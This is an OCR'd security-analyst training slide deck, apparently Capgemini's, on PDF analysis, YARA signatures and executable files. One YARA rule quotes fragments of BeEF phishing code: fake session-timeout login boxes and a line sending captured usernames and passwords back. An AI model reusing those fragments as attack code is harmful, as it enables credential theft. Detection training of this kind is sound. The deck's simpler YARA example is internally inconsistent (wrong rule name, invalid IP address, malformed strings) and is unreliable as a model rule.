PDF documents are constructed using a hierarchy that consists of the Header, Body, Cross-Reference Table and the Trailer.



PDF Documents can contain suspicious elements that can be seen by the trained eye.

These scripts can specify an action to run automatically (/Open Action)




Instructor Notes:

When determining if a PDF document has been compromised, analyst will often conduct Static PDF Analysis.

PDF Documents (cont.)


The analysis of PDF documents requires specific tools; and, there are many new ones on the market.

Instructor Notes:



Instructor Notes:

Many users install antivirus software that can detect and eliminate known viruses, and also prevent infections when the computer attempts to download or run the executable files that are either downloaded from the Internet, or distributed as email attachments, or on USB flash drives. This means that the antivirus software needs to be regularly updated in order to recognize the latest threats, as cybercriminals continue to create new viruses.
And although their threat may have diminished in recent years, and other forms of malware may have taken the spotlight, viruses have been the cause of widespread destruction, as they replicate and perform activities like accessing sensitive information, stealing data, and most of all, consuming system resources like CPU and disk space, crippling the systems, often rendering them useless.
Some infamous examples of viruses over the years are the Concept virus, the Chernobyl virus (also known as CIH), the Anna Kournikova virus, Brain and RavMonE.exe.


Questions?
FAST
FOUNDATIONAL ANALYST SECURITY TRAINING
Foundational Analyst Security Training
© Capgemini 2019. All rights reserved | 151

Content Source:

Module Overview:

We have all heard of metadata, and have heard that it is the data beneath the data that we see, but what is it really? How does metadata affect the data we interact with, is it really necessary?

Attribution:

Agenda

Search Strings – Defined | Using YARA

Topic Learning Objectives

Upon completion of this topic, the student should be able to do the following:

Understand how YARA signatures and search strings can be used to identify malware by network and hardware analysis tools.

YARA


YARA is a tool aimed at (but not limited to) helping malware researchers to identify and classify malware samples.

YARA is a tool aimed at (but not limited to) helping malware researchers to identify and classify malware samples.

With YARA you can create descriptions of malware families (or whatever you want to describe) based on textual or binary patterns.

Each description, a.k.a rule, consists of a set of strings and a boolean expression which determine its logic.

YARA (cont.)



```
rule src_ptheft_command {
    meta:
        description = "Auto-generated rule - file command.js"
        author = "Pasquale Stirparo"
        reference = "not set"
        date = "2015-10-08"
        hash = "49c0e5480068924ff87729d9e1fece19acbfbd628d085f8df47b21519051b7f3"
    strings:
        $s0 = "var lilogo = 'http://content.linkedin.com/etc/designs/linkedin/katy/global/clientlibs/img/logo.png';" fullword wide ascii /* score: '38.00' */
        $s1 = "darkm=document.getElementById('darkenScreenObject'); " fullword wide ascii /* score: '21.00' */
        $s2 = "beef.execute(function() {" fullword wide ascii /* score: '21.00' */
        $s3 = "var logo  = 'http://www.youtube.com/yt/brand/media/image/yt-brand-standard-logo-630px.png';" fullword wide ascii /* score: '32.42' */
        $s4 = "description.text('Enter your Apple ID e-mail address and password');" fullword wide ascii /* score: '28.00' */
        $s5 = "sneakydiv.innerHTML= '<div id=\"edge\" '+edgeborder+'><div id=\"window_container\" '+windowborder+ '><div id=\"title_bar\" ' +ti" wide ascii /* score: '28.00' */
        $s6 = "var logo  = 'https://www.yammer.com/favicon.ico';" fullword wide ascii /* score: '27.42' */
        $s7 = "beef.net.send('<%= @command_url %>', <%= @command_id %>, 'answer='+answer);" fullword wide ascii /* score: '26.00' */
        $s8 = "var title = 'Session Timed Out <img src=\"' + lilogo + '\" align=right height=20 width=70 alt=\"LinkedIn\">';" fullword wide ascii /* score: '24.00' */
        $s9 = "var title = 'Session Timed Out <img src=\"' + logo + '\" align=right height=20 width=70 alt=\"YouTube\">';" fullword wide ascii /* score: '24.00' */
        $s10 = "var title = 'Session Timed Out <img src=\"' + logo + '\" align=right height=24 width=24 alt=\"Yammer\">';" fullword wide ascii /* score: '24.00' */
        $s11 = "var logobox = 'style=\"border:4px #B4ACDD solid;border-radius:7px;height:45px;width:45px;background:#ffffff\"';" fullword wide ascii /* score: '21.00' */
        $s12 = "sneakydiv.innerHTML= '<br><img src=\\''+imgr+'\\' width=\\'80px\\' height\\'80px\\' /><h2>Your session has timed out!</h2><p>For" wide ascii /* score: '23.00' */
        $s13 = "inner.append(title, description, user,password);" fullword wide ascii /* score: '23.00' */
        $s14 = "sneakydiv.innerHTML= '<div id=\"window_container\" '+windowborder+ '><div id=\"windowmain\" ' +windowmain+ '><div id=\"title_bar" wide ascii /* score: '23.00' */
        $s15 = "sneakydiv.innerHTML= '<div id=\"window_container\" '+windowborder+ '><div id=\"windowmain\" ' +windowmain+ '><div id=\"title_bar" wide ascii /* score: '23.00' */
        $s16 = "answer = document.getElementById('uname').value+':'+document.getElementById('pass').value;" fullword wide ascii /* score: '22.00' */
        $s17 = "password.keydown(function(event) {" fullword wide ascii /* score: '21.01' */
    condition:
        13 of them
```


YARA is a quick and easy way to create malware signatures for your organization to scan, and match new and existing malware.

There are dozens of websites online that offer ready-made YARA signatures for your organization to use, or modify as they see fit.

YARA (cont.)

Example of a simple YARA search string:

```
1  Rule dynamic_chaos : chaos
2  {
3    meta:
4         description = "This is an example"
5         thread_level = 3
6         in_the_wild = true
7
8    strings:
9         $a = {5A 41 69 01 33 00 01 7A 15 9F 99}
10        $b = {273.49.221.98}
11        $c = {https://badsite.gu}
12
13   condition:
14        $a or $b and $c
15 }
```


In the YARA rule we see here, the rule is telling YARA that any file containing one of the three strings must be reported as *silent_banker*. This is just a simple example, more complex and powerful rules can be created by using wild-cards, case-insensitive strings, regular expressions, special operators and many other features

YARA Searches


YARA can search for many different types of information:

- ASCII and Unicode Strings
- Hexadecimal
- RegEx
- Wildcards

Other search options include the following:

- Boolean Logic
- File Sizes
- Etc.

Operator	Meaning	C# Expression
$a \vee b$	or	$a \mid\mid b$
$\bar{a}$	not	$!a$
$a \downarrow b$	nor	$!(a \mid\mid b)$
$a \rightarrow b$	implies	$!a \mid\mid b$
$a \mid b$	nand	$!(a\&\&b)$
$a \equiv b$	exnor	$a == b$
$a \oplus b$	exor	$a! = b$



FAST Foundational Analyst Security Training

Yara is an efficient and flexible tool that can search code using many different type of variables.

The most useful of these are ASCII and Unicode text, Regular Expressions, Wildcard variables, Boolean Logic, File Size, etc.

Identifying YARA Search Strings

To create high-fidelity, accurate search strings in YARA, choose good information on which to base it. YARA strings that are consistent across most kinds of malware are as follows:

- Compiler Information
- Debugging Data
- Application Programming Interface (API) Calls
- User Display Text (callouts)
- Registry Keys Accessed
- File Names (easily changed)
- C2 (Domain Name System [DNS], URLs, Uniform Resource Identifiers [URIs])

FAST Foundational Analyst Security Training

To create high fidelity, accurate search strings in YARA, you must choose good information on which to base it.

YARA strings that are consistent across most kinds of Malware, including:

- Compiler Info
- Debugging Data
- API Calls
- User Display Text (callouts)
- Registry Keys accessed
- File Names (easily changed)
- C2 (DNS, URL's, URI's)

Content Source:
https://virustotal.github.io/yara/

Module Overview:

In computing, executable code or an executable file or executable program, sometimes simply referred to as an executable or binary, causes a computer "to perform indicated tasks according to encoded instructions," as opposed to a data file that must be parsed by a program to be meaningful.

Malicious actors can use executables to infiltrate and compromise target hosts and networks.

Attribution:

Agenda

EXECUTABLES – DEFINED | PE HEADERS | MAGIC NUMBERS

Topic Learning Objectives

Upon completion of this topic, the student should be able to do the following:

Define an executable file.

Identify a PE header, and use it to determine a file type.

Use magic numbers to identify a file.

Executable Files

Executables of questionable origin are a part of the network analysis conducted in the SOC and by the Cyber Incident Response Team (CIRT).

FAST Foundational Analyst Security Training

During investigations into network attacks, you will undoubtedly come across executable files of questionable origins, when you do, these files will have to be analyzed to determine if they have any pivotable indicators that can correlate them with campaigns and cases or attributed to APT's.

Executable Files (cont.)

- What function does the executable perform?
- Does it open external ports or connections?
- Is it malicious?

FAST Foundational Analyst Security Training

When you come across executable files, consider what function the executable performs, if it opens external ports or connections, and if it is malicious.

How Executables are Made

1. Code is written to accomplish a specific task.
2. Code is compiled.
3. .exe is created.


FAST Foundational Analyst Security Training

The first thing we have to understand, is how executables are made.

1. A person writes some code for a small project in the language they choose (VB, Java, C++, etc.)

2. To make an exe from the code once has to follow certain procedures depending on the language and IDE they have written in. Like for c++, in eclipse by clicking compile and run.

3. Once you run a program> it's executable is created.



For a native executable, the machine code is platform specific. The .exe's header indicates what platform the .exe is for.

When running a native .exe the following happens (grossly simplified):
A process object is created.

The exe file is read into that process's memory. Different sections of the .exe (code, data, etc.) are mapped in separately and given different permissions (code is execute, data is read/write, constants are read-only).

Relocations occur in the .exe (addresses get patched if the .exe was not loaded at its preferred address.)

The import table is walked and dependent DLL's are loaded.

DLL's are mapped in a similar method to .exe's, with relocations occuring and their dependent DLL's being loaded. Imported functions from DLL's are resolved.
The process starts execution at an initial stub in NTDLL.

The initial loader stub runs the entry points for each DLL, and then jumps to the entry point of the .exe.

Locating .exe Files

What precautions must we take when dealing with malicious executables in the network environment?


Much like we did Malware Analysis.

FAST Foundational Analyst Security Training

So now we understand how an executable is created, constructed, and opened.

What precautions must we take when dealing with malicious executables in the network environment?

We never want to analyze .exe files in a regular environment, we always want to isolate and separate executables in either a sandboxed environment, or a virtual environment.


Questions?
FAST
FOUNDATIONAL ANALYST SECURITY TRAINING
Foundational Analyst Security Training
© Capgemini 2019. All rights reserved | 168


FAST
FOUNDATIONAL ANALYST SECURITY TRAINING
People matter, results count.
This presentation contains information that may be privileged or confidential and is the property of the CapGemini Group.
Copyright © 2019 CapGemini. All rights reserved.
About CapGemini
A global leader in consulting, technology services and digital transformation, CapGemini is at the forefront of innovation to address the entire breadth of clients' opportunities in the evolving world of cloud, digital and platforms. Building on its strong 50-year heritage and deep industry-specific expertise, CapGemini enables organizations to realize their business ambitions through an array of services from strategy to operations. CapGemini is driven by the conviction that the business value of technology comes from and through people. It is a multicultural company of 200,000 team members in over 40 countries. The Group reported 2017 global revenues of EUR 12.8 billion.
Learn more about us at
www.capgemini.com